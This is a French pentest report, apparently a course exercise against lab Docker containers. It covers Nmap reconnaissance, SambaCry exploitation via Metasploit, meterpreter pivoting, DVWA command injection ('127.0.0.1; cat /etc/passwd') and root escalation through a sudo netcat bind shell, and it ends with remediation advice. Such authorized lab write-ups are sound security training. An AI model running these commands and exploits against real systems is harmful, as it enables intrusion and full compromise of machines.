

RAPPORT D'AUDIT DE SÉCURITÉ (Pentest)



Cible : Infrastructure Docker (Samba & WebApp)

Date : 22 Novembre 2025

Auditeur : Zoubir Rayan

Entreprise : Zoubir Organisation

Autorisation :

- **Approbation** : Validée par M. Ludovic Laborde.
- **Objectif technique** : Compromission de systèmes et élévation de privilèges.
- **Infrastructure cible** : Conteneurs Docker vulnérables.
- **Scope Réseau** : Sous-réseaux 172.18.0.0/16 et 172.19.0.0/16.

CONFIDENTIALITÉ & DISCLAIMER

Attention : Ce rapport contient des détails critiques sur l'architecture du système. Il est classé "Usage Interne".

Les opérations offensives décrites ici ont été réalisées exclusivement sur les machines désignées, dans un but éducatif et éthique, sans impact sur les systèmes de production réels.

CONTACT Ludovic Laborde – Professeur de Pentesting *Email* : ludovic@connect3s.fr

1. Résumé Exécutif (Executive Summary)

Durant cet audit, nous avons évalué la sécurité d'une infrastructure composée de deux serveurs segmentés. L'objectif était d'identifier les vulnérabilités permettant de compromettre les systèmes.

Résultats clés :

- **Niveau de risque global : CRITIQUE.**
- Nous avons réussi à prendre le contrôle total (Root) des deux serveurs.
- Le réseau interne, censé être protégé, est accessible depuis l'extérieur via un "Pivot".
- Des correctifs urgents sont nécessaires sur le service Samba et la configuration des droits administrateurs (sudo).

2. Méthodologie Technique (Selon PTES)

Phase 1 : Collecte d'informations (Intelligence Gathering)

Objectif : Identifier les machines actives sur le réseau accessible.

- **Outil utilisé :** Nmap
- **Action :** Scan du réseau 172.19.0.0/16 (Ping Sweep).
- **Résultat :** Découverte de la machine cible Samba (IP : 172.19.0.X).
- **Scan de service :** Le scan de ports a révélé les ports 139 et 445 ouverts (Service Samba version 4.6.3).

```
# nmap -sn 172.19.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2025-11-21 07:36 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000016s latency).
MAC Address: 02:42:06:E3:A0:B5 (Unknown)
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.000088s latency).
MAC Address: 02:42:AC:13:00:03 (Unknown)
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.4)
Host is up (0.00043s latency).
MAC Address: 02:42:AC:13:00:04 (Unknown)
Nmap scan report for d57a547185f7 (172.19.0.2)
Host is up.
Stats: 0:00:33 elapsed; 4097 hosts completed (4 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 13.55% done; ETC: 07:39 (0:02:27 remaining)
Stats: 0:00:35 elapsed; 4097 hosts completed (4 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 14.89% done; ETC: 07:39 (0:02:23 remaining)
Stats: 0:00:36 elapsed; 4097 hosts completed (4 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 15.50% done; ETC: 07:39 (0:02:22 remaining)
Stats: 0:00:37 elapsed; 4097 hosts completed (4 up), 4096 undergoing ARP Ping
```

```
Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.00038s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 02:42:AC:13:00:03 (Unknown)
```

Host script results:

```
| smb-enum-shares:
|   account_used: <blank>
|   \\172.19.0.3\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server Version 4.6.3)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\172.19.0.3\myshare:
|     Type: STYPE_DISKTREE
|     Comment: smb share test
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\share
|_   Anonymous access: READ/WRITE
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.87 seconds
Segmentation fault (core dumped)
```

Phase 2 : Modélisation de la menace & Analyse de vulnérabilité

Objectif : Trouver une faille exploitable sur le service découvert.

- **Vulnérabilité identifiée :** CVE-2017-7494 (surnommée "SambaCry").
 - **Description :** Cette version de Samba permet le chargement de bibliothèques partagées malveillantes via un partage inscriptible.
 - **Sévérité :** Critique (Exécution de code à distance).
-

Phase 3 : Exploitation (Machine 1 - Samba)

Objectif : Obtenir un accès initial au système.

- **Outil :** Metasploit Framework (exploit/linux/samba/is_known_pipename).
- **Action :** Exécution de l'exploit contre la cible.
- **Résultat :** Ouverture d'une session "Command Shell" avec les privilèges **Root**.
- **Preuve :** La commande id renvoie uid=0(root).

```
msf6 >
msf6 >
msf6 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.19.0.3
RHOSTS => 172.19.0.3
msf6 exploit(linux/samba/is_known_pipename) > check

[+] 172.19.0.3:445 - Samba version 4.6.3 found with writeable share 'myshare'
[*] 172.19.0.3:445 - The target appears to be vulnerable.
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.19.0.3:445 - Using location \\172.19.0.3\myshare\ for the path
[*] 172.19.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.19.0.3:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.19.0.3:445 - Uploaded payload to \\172.19.0.3\myshare\IxxpUidQ.so
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/IxxpUidQ.so using \\PIPE\home/share/IxxpUidQ.so ...
[-] 172.19.0.3:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.19.0.3:445 - Loading the payload from server-side path /home/share/IxxpUidQ.so using /home/share/IxxpUidQ.so ...
[+] 172.19.0.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (172.19.0.2:46029 -> 172.19.0.3:445) at 2025-11-21 07:53:54 +0000
```


Phase 4 : Post-Exploitation & Pivot (Discovery & Pivoting)

Objectif : Explorer le réseau interne depuis la machine compromise.

- **Découverte :** La commande `ip a` sur la machine Samba a révélé une seconde interface réseau (`eth1`) connectée à un sous-réseau caché (`172.18.0.0/24`).
- **Action (Pivoting) :** Utilisation du module `autoroute` de Metasploit pour router le trafic à travers la machine Samba.
- **Scan interne :** Découverte d'une seconde machine (WebApp) à l'adresse `172.18.0.2` portant un service Web (Port 80).
- **Tunneling :** Mise en place de `portfwd` pour accéder au site web interne depuis la machine attaquante.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth0
        valid_lft forever preferred_lft forever
4: eth1@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth1
        valid_lft forever preferred_lft forever
^Z
Background session 1? [y/N] y
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.19.0.2:4433
[*] Sending stage (1017704 bytes) to 172.19.0.3
[*] Meterpreter session 2 opened (172.19.0.2:4433 → 172.19.0.3:36588) at 202
5-11-21 07:59:47 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against 172.19.0.3
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.18.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.19.0.0/255.255.0.0 from host's routing table.
meterpreter > █
```

Phase 5 : Exploitation (Machine 2 - WebApp)


Objectif : Compromettre le serveur Web interne.

- **Cible :** DVWA (Damn Vulnerable Web Application).
 - **Vulnérabilité :** Command Injection (Injection de commande).
 - **Vecteur :** Le formulaire "Ping" ne filtre pas correctement les entrées utilisateur, permettant d'enchaîner des commandes Linux (ex: 127.0.0.1; cat /etc/passwd).
 - **Automatisation :** Création d'un script Python pour exploiter la faille malgré l'instabilité du tunnel réseau.
-

Phase 6 : Escalade de Privilèges (Privilege Escalation)

Objectif : Obtenir les droits administrateur (Root) sur la WebApp.

- **Analyse :** La commande `sudo -l` a révélé une mauvaise configuration : l'utilisateur `www-data` pouvait lancer `/bin/nc` (Netcat) en tant que Root sans mot de passe.
- **Exploitation :**
 1. Utilisation du script Python pour lancer un Netcat en écoute (`sudo nc -l -p 5555 -e /bin/sh`).
 2. Connexion à ce port depuis la machine attaquante.
- **Résultat Final :** Obtention d'un shell **Root** sur la deuxième machine.



```
root@d57a547185f7: /
Session Actions Edit View Help
After this operation, 146 kB of additional disk space will be used.
Err:1 http://http.kali.org/kali kali-rolling/main amd64 d64 1.10-47
404 Not Found [IP: 54.39.128.230 80]
E: Failed to fetch http://http.kali.org/kali/pool/main/ional_1.10-47_amd64.deb
404 Not Found [IP: 54.39.128.230 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?

(root@d57a547185f7)-[/]
# nc.traditional -v 127.0.0.1 5555
bash: nc.traditional: command not found

(root@d57a547185f7)-[/]
# nano client.py

(root@d57a547185f7)-[/]
# python3 client.py
Connecte ! Tape 'id' pour verifier.
id
uid=0(root) gid=0(root) groups=0(root)
ls
help
index.php
source
python3 -c 'import pty; pty.spawn("/bin/bash")'
^[[A^[[B^H
```

3. Recommandations (Remédiation)

Pour sécuriser cette infrastructure, il est impératif d'appliquer les correctifs suivants :

1. **Mettre à jour Samba** : Passer à une version ultérieure à 4.6.4 pour corriger la faille SambaCry.
2. **Cloisonner le réseau** : Mettre en place des règles de pare-feu (iptables) pour empêcher la machine Samba de communiquer librement avec la WebApp sur tous les ports.
3. **Sanitiser les entrées Web** : Modifier le code PHP de l'application pour filtrer les caractères spéciaux (;, &, |) afin d'empêcher l'injection de commandes.
4. **Durcir la configuration Sudo** : Retirer le droit NOPASSWD pour l'utilitaire nc (Netcat) dans le fichier /etc/sudoers, car c'est un binaire trop dangereux pour être laissé en accès libre.

Conclusion

L'audit a démontré qu'une seule vulnérabilité sur un service exposé (Samba) a permis, par rebond (Pivot), de compromettre l'intégralité du réseau interne jusqu'au niveau administrateur.